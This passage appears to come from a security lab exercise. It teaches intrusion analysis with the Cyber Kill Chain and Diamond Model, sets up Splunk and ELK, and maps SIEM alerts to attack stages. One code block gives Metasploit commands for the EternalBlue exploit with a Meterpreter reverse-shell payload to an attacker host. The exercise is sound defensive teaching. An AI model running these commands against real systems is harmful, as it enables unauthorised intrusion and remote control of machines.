2. **Diamond Model of Intrusion Analysis** – Provides a framework to analyze attack patterns.
3. **SIEM Tools**:
    - **Splunk**: A powerful SIEM tool for real-time data monitoring and alerting.
    - **ELK Stack** (Elasticsearch, Logstash, Kibana): An open-source stack for log analysis and monitoring.
4. **Metasploit** or **Custom Attack Scripts**: For simulating an attack scenario.
5. **Test Environment**: A network setup with multiple systems, including endpoints and servers, to simulate attacks.

Part 1: Introduction to Frameworks

1.1 Cyber Kill Chain

The **Cyber Kill Chain** is a model developed by Lockheed Martin for understanding the phases of a cyber attack. It divides the attack lifecycle into seven stages:

1. **Reconnaissance**: Information gathering by the attacker.
2. **Weaponization**: Creating a malicious payload.
3. **Delivery**: Delivering the payload to the target.
4. **Exploitation**: Exploiting a vulnerability in the target system.

5. **Installation**: Installing malware or a backdoor on the target.
6. **Command and Control (C2)**: Establishing communication with the compromised system.
7. **Actions on Objectives**: The attacker achieves their objective (e.g., data exfiltration, system compromise).

The Kill Chain helps to detect and disrupt attacks at each phase before the attacker reaches their final objective.

1.2 Diamond Model of Intrusion Analysis

The **Diamond Model** of Intrusion Analysis is used to analyze cyber threats through four key components:

- **Adversary**: The attacker responsible for the intrusion.
- **Capability**: The tools and techniques used by the adversary.
- **Infrastructure**: The communication channels and systems used by the attacker.
- **Victim**: The target of the attack (i.e., the organization or system).

The Diamond Model helps analysts understand the relationships between these components and track attack patterns.

Part 2: Setting Up and Simulating an Intrusion

2.1 Simulating an Intrusion Using Metasploit

1. **Prepare the Test Environment**:
    - Set up a **target system** (e.g., a vulnerable Linux server or Windows machine).
    - Set up a **Kali Linux** machine (attacker machine) to launch attacks.
2. **Launching the Attack**:
    - Use **Metasploit** to simulate an attack (e.g., exploiting a known vulnerability).
    - Example: Use the `msfconsole` to exploit a vulnerability:

```
bash
Copy code
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <attacker_ip>
exploit
```

    - This will simulate an **EternalBlue** attack, which is an example of the **Exploit** and **Installation** stages of the Cyber Kill Chain.

2.2 Observation of Attack Progression

- **Reconnaissance**: The attacker scans the network for vulnerable systems.
- **Weaponization**: The attacker creates an exploit payload.
- **Delivery**: The attacker delivers the exploit through a vulnerable SMB service.

- **Exploitation**: The attacker successfully exploits the vulnerability.
- **Installation**: The attacker installs a reverse shell (Meterpreter).
- **Command and Control (C2)**: The attacker establishes communication with the compromised system.
- **Actions on Objectives**: The attacker might exfiltrate data or compromise further systems.

Part 3: Setting Up and Configuring SIEM Tools

3.1 Setting Up Splunk

1. **Install Splunk** on a dedicated server or VM:
   - Follow the Splunk installation guide.
   - Once installed, log in to the Splunk Web interface at `http://<splunk-server-ip>:8000`.
2. **Configure Data Inputs**:
   - Add **data sources** like syslogs, Windows event logs, or network logs from your test systems.
   - Use **Splunk Universal Forwarder** to collect logs from remote systems (e.g., web servers, firewalls).
3. **Create Alerts**:
   - Set up **real-time alerts** to trigger based on specific events, such as failed login attempts, network scans, or unusual outbound traffic.

3.2 Setting Up ELK Stack

1. **Install ELK Stack** on a dedicated machine or VM:
   - Install **Elasticsearch**, **Logstash**, and **Kibana** by following the official installation guides.
   - Configure **Logstash** to collect and forward logs to Elasticsearch.
2. **Configure Data Inputs**:
   - Set up **Logstash** to collect logs from your test systems (e.g., using filebeat or syslog).
3. **Create Dashboards in Kibana**:
   - Use **Kibana** to visualize logs and create dashboards that display traffic patterns, failed logins, or unusual network activities

Part 4: Analyzing SIEM Alerts and Correlating with the Kill Chain and Diamond Model

4.1 Monitoring and Analyzing Alerts

1. **Review Splunk or ELK Stack Alerts**:
   - After simulating the attack, monitor **Splunk** or **ELK Stack** for alerts. For example, look for alerts on:
     - **Suspicious network traffic** (e.g., unusual communication from the attacker IP).
     - **Failed login attempts** (related to exploitation).
     - **Suspicious file system activity** (e.g., reverse shell installation).

        - **Outbound data transfer** (data exfiltration during Actions on Objectives).
2. **Map Alerts to the Cyber Kill Chain**:
    - Use the **Cyber Kill Chain** to map the stages of the attack to the alerts generated by the SIEM system. For example:
        - **Reconnaissance**: Alerts on network scanning or enumeration.
        - **Weaponization/Delivery**: Alerts on phishing emails or exploitation attempts.
        - **Exploitation**: Alerts on system compromise, such as remote shell access.
        - **Installation**: Alerts on malware or backdoor installation.
        - **C2**: Alerts on outbound traffic to suspicious IPs.
        - **Actions on Objectives**: Alerts on data transfer or system modifications.

4.2 Mapping to the Diamond Model

1. **Adversary**: Identify the attacker based on IP address and tactics used.
2. **Capability**: Identify the tools and exploits used by the attacker (e.g., EternalBlue).
3. **Infrastructure**: Identify the infrastructure (IP address, C2 servers) used by the attacker.
4. **Victim**: Identify the target systems that were compromised.

By analyzing the alerts and correlating them with both the **Cyber Kill Chain** and **Diamond Model**, you can gain a deeper understanding of the attack lifecycle and improve detection and defense strategies.

Part 5: Generating Reports and Recommendations

5.1 Generate Intrusion Analysis Report

- Summarize the attack progression using the **Cyber Kill Chain** and **Diamond Model**.
- List the detected alerts in **Splunk** or **ELK Stack** and correlate them to specific phases of the attack.
- Identify the **attack vector**, **exploited vulnerabilities**, and **compromised systems**.

5.2 Recommendations for Mitigation

- **Patch Management**: Ensure all systems are up-to-date to prevent exploitation.
- **Network Segmentation**: Isolate critical systems to reduce lateral movement.
- **Improved Monitoring**: Enhance monitoring to detect suspicious activity earlier in the attack lifecycle.
- **Incident Response Plans**: Improve response procedures based on the attack analysis.

Conclusion:

In this experiment, you analyzed a **simulated intrusion** using the **Cyber Kill Chain** and **Diamond Model**, two key frameworks for understanding cyber attacks. By using **SIEM tools** like **Splunk** or the **ELK Stack**, you were able to detect and analyze alerts, correlating them with specific attack phases. The insights gained can help refine incident detection and response strategies, providing valuable lessons in improving overall security.